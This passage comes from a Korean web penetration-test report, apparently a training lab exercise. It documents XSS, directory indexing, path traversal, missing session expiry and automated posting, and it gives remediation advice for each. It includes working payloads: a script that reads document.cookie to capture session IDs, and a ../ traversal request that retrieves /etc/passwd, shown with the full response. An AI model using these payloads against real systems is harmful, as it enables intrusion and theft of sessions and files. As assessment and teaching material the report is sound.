
5.6.2. 취약점 점검

서비스 위치	[HOME] -> [로그인] -> [1:1 문의]
서비스 URL	http://61.39.155.24:50019/kisec/mypage/mypage_mtm_register.htm


XSS 취약점을 확인하기 위해
1:1 문의내용 안에 <script>alert(1)</script>을 입력했습니다.




스크립트를 작성한 문의를 클릭하면 스크립트가 실행되어 XSS공격이 가능하다는것을 알게 되었습니다.



스크립트가 실행되는것을 알고있기 때문에
쿠키값을 알아내기위해 문의 내용에 <script>alert(document.cookie)</script>을 작성했습니다.



작성한 문서를 클릭한 결과 쿠키정보 및 세션ID 획득하였습니다.



5.6.3 대응 방안

- 사용자 입력을 검증하고, 특수 문자를 이스케이프하여 브라우저에서 코드가 삽입/실행되지 않도록 함
- 웹 방화벽(WAF, Web Application Firewall)을 사용하여 비정상적인 데이터가 전송을 차단
- 특정 태그를 막는 Blacklist 방식 작성
- 문자열 길이 제한

5.7 디렉터리 인덱싱

5.7.1.
웹 어플리케이션을 사용하고 있는 서버의 미흡한 설정으로 인해 인덱싱 기능이 활성화 되어 있을 경우, 공격자가 강제 브라우징을 통해 서버내의 모든 디렉터리 및 파일에 대해 인덱싱이 가능하여 웹 어플리케이션 및 서버의 주요 정보가 노출될 수 있는 취약점 입니다.


5.7.2. 취약점 점검

서비스 위치	[HOME] -> [커뮤니티] -> [공지사항] -> [1번 게시글] -> test.txt download
서비스 URL	http://61.39.155.24:50019/_core/

게시글에서 test.txt 파일을 다운로드하면 _download.php가 작동하는데

```
Pretty  Raw  Hex
1 GET /_core/_download.php?file_url=lab&file_name=album_5f8ff99f40d13.txt&real_name=test.txt HTTP/1.1
2 Host: 61.39.155.24:50019
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/1
  Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
  gned-exchange;v=b3;q=0.7
6 Referer: http://61.39.155.24:50019/kisec/dataRoom/kisec_lab_view.html?idx=26&keyfield=&keyword=
7 Accept-Encoding: gzip, deflate, br
8 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
9 Cookie: PHPSESSID=mrnsplsajgisnuh04bt5rek8ml
10 Connection: close
11
12
```

이때 경로가 /kisec이 아닌 /_core 인것을 확인하였고,
http://61.39.155.24:50019/_core로 접속해보니 디렉터리 인덱싱 취약점이 발견되었습니다.



Index of /_core

- Parent Directory
- Classes/
- _common/
- _community_init.php
- _csv_download.php
- _download.php
- _files/
- _group_auth.php
- _init.php
- _lib/
- _log/
- _zipcode/
- actionForm.html
- coupon_search.php
- portfolio_modify.php
- type_gugun.php
- type_large.php
- type_middle.php
- type_middle_client.php
- type_schedule.php
- type_small.php

5.7.3 대응 방안
- 아파치(Apache) 웹서버 설정:Apache 설정 파일인 Httpd.conf 파일에서 DocumentRoot 항목의 Options에서 Indexes를 제거
- 윈도우용 웹서버(IIS) 설정: 설정->제어판->관리도구->인터넷 서비스관리자 를 선택 후 웹사이트에 오른쪽 클릭 후 등록정보의 [홈 디렉토리] 탭에서 [디렉토리 검색] 체크를 해제

5.8 파일 다운로드 취약점

5.8.1. 취약점 개념 설명

파일 다운로드 기능이 존재하는 웹에서 파일 다운로드 시 파일의 경로 및 파일명을 파라미터로 받아 처리하는 경우 이를 적절히 필터링 하지 않으면 공격자가 이를 조작하여 허용되지 않은 파일을 다운 받을 수 있고 임의의 위치에 있는 파일을 열람하거나 다운받는 것을 가능하게 하는 취약점입니다.

5.8.2. 취약점 점검

서비스 위치	[HOME] -> [과정안내/신청] -> [f-NGS Lab]
서비스 URL	http://61.39.155.24:50019/_core/

Request

Pretty Raw Hex

```
GET /_core/_download.php?file_url=../../../../../../../../../../etc&file_name=passwd&
real_name=test.txt HTTP/1.1
```

파일 다운로드 요청 시 기존 file_url을 ../../../../../../../../../../etc로 변경하고 file_name을 passwd로 변경할 경우 허용된 경로 외 다른 경로에 있는 /etc/passwd에 접근이 가능해졌습니다.

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Date: Fri, 27 Oct 2023 06:34:39 GMT
Server: Apache/2.2.22 (Unix) mod_ssl/2.2.22 OpenSSL/1.0.2g PHP/5.3.25
X-Powered-By: PHP/5.3.25
Expires: 0
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2332
Content-Disposition: attachment; filename="test.txt"
Content-Transfer-Encoding: binary
Connection: close
Content-Type: doesn/matter

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
```

5.8.3 대응 방안

- 파일명과 경로명을 DB에서 관리하며, 경로 조작 관련 문자들을 필터링 로직 구현
- 다운로드 시 권한 체크
- 파일 업로드, 다운로드 모두 조치가 이루어져야 하고 DB테이블 수정 필요

5.9 불충분한 세션만료


5.9.1. 취약점 개념 설명

세션의 만료기간을 정하지 않거나, 만료일자를 너무 길게 설정하여 공격자가 만료되지 않은 세션 활용이 가능하게 하는 취약점으로, 세션만료는 사용자 인증 후 웹사이트 내에서 이벤트 없이 일정시간이 경과하면, 임의로 세션을 종료시켜 서비스 접근을 제한하는 기능으로, 특히 공개된 장소에서 사용자가 오랜 시간 자리를 비우는 경우에는 타 사용자에 의한 침해를 방지하기 위해서 필요합니다.

5.9.2. 취약점 점검

서비스 위치	[HOME] -> [로그인] -> [나의 강의실]
서비스 URL	http://61.39.155.24:50019/kisec/mypage/mypage_classroom.html

세션 시간을 정하지 않거나, 만료 시간을 너무 길게 설정한 경우 악의적인 사용자가 만료되지 않은 세션을 활용하여 불법적인 접근이 가능할 수 있기 때문에 세션 시간을 확인하여야 합니다.



세션 시간 확인 결과 세션 시간을 정하지 않았으므로 취약점을 발견하였습니다.

5.9.3 대응 방안

- Session Timeout 설정으로 일정시간(권장 10분~30분 사이) 요청이 없을 경우, 자동 로그아웃 되도록 구현
- 중요 정보 페이지는 캐시를 사용하지 못하도록 설정

5.10 자동화 공격

5.10.1. 취약점 개념 설명

웹 어플리케이션에 정해진 프로세스에 자동화된 공격을 수행함으로써 자동으로 수많은 프로세스가 진행되는 취약점입니다. 예를 들어 게시판의 글을 많이 남겨 정상적인 기능을 하지 못하도록 공격하는 것이며 이 공격이 반복된다면 데이터베이스의 용량이 부족하여 서버의 과부하가 발생할 수도 있습니다.

5.10.2. 취약점 점검

서비스 위치	[HOME] -> [로그인] -> [1:1 문의]
서비스 URL	http://61.39.155.24:50019/kisec/mypage/mypage_mtm_list.html

반복적인 동작 자동화 기능을 통해 서버에 부하를 줄 수 있습니다. 이 사이트의 경우 게시판에 자동화 공격으로 같은 글 작성을 반복적으로 함으로서 게시판의 데이터량을 증가 시킬 수 있으며 공격이 반복된다면 데이터베이스의 사이즈가 커져 서버의 과부하가 발생할 수 있습니다.

1:1 문의

사이트의 불편하신 사항이나 건의하고자 하는 사항 그리고 칭찬하고자하는 모든 사항들을 이곳에 남겨주시면 빠른 시일 내에 답변드리겠습니다.

No.	상태	분류	제목	등록일
12	답변대기	각종서류발급	123	20.10.27
11	답변대기	각종서류발급	123	20.10.27
10	답변대기	각종서류발급	123	20.10.27
9	답변대기	각종서류발급	123	20.10.27
8	답변대기	각종서류발급	123	20.10.27
7	답변대기	각종서류발급	123	20.10.27
6	답변대기	각종서류발급	123	20.10.27
5	답변대기	각종서류발급	123	20.10.27
4	답변대기	각종서류발급	123	20.10.27
3	답변대기	교육문의	123	20.10.27

위와 같이 '123' 제목의 글이 자동화 공격에 의해 반복적으로 등록된 것을 볼 수 있습니다.

5.10.3 대응 방안

- 데이터 등록이 일회성이 될 수 있도록 별도의 확인값을 추가
- 짧은 시간에 다량의 패킷량이 전송되므로 공격으로 방어 할 수 있는 IDS/IPS 시스템을 구축
- Captcha (캡챠) 사용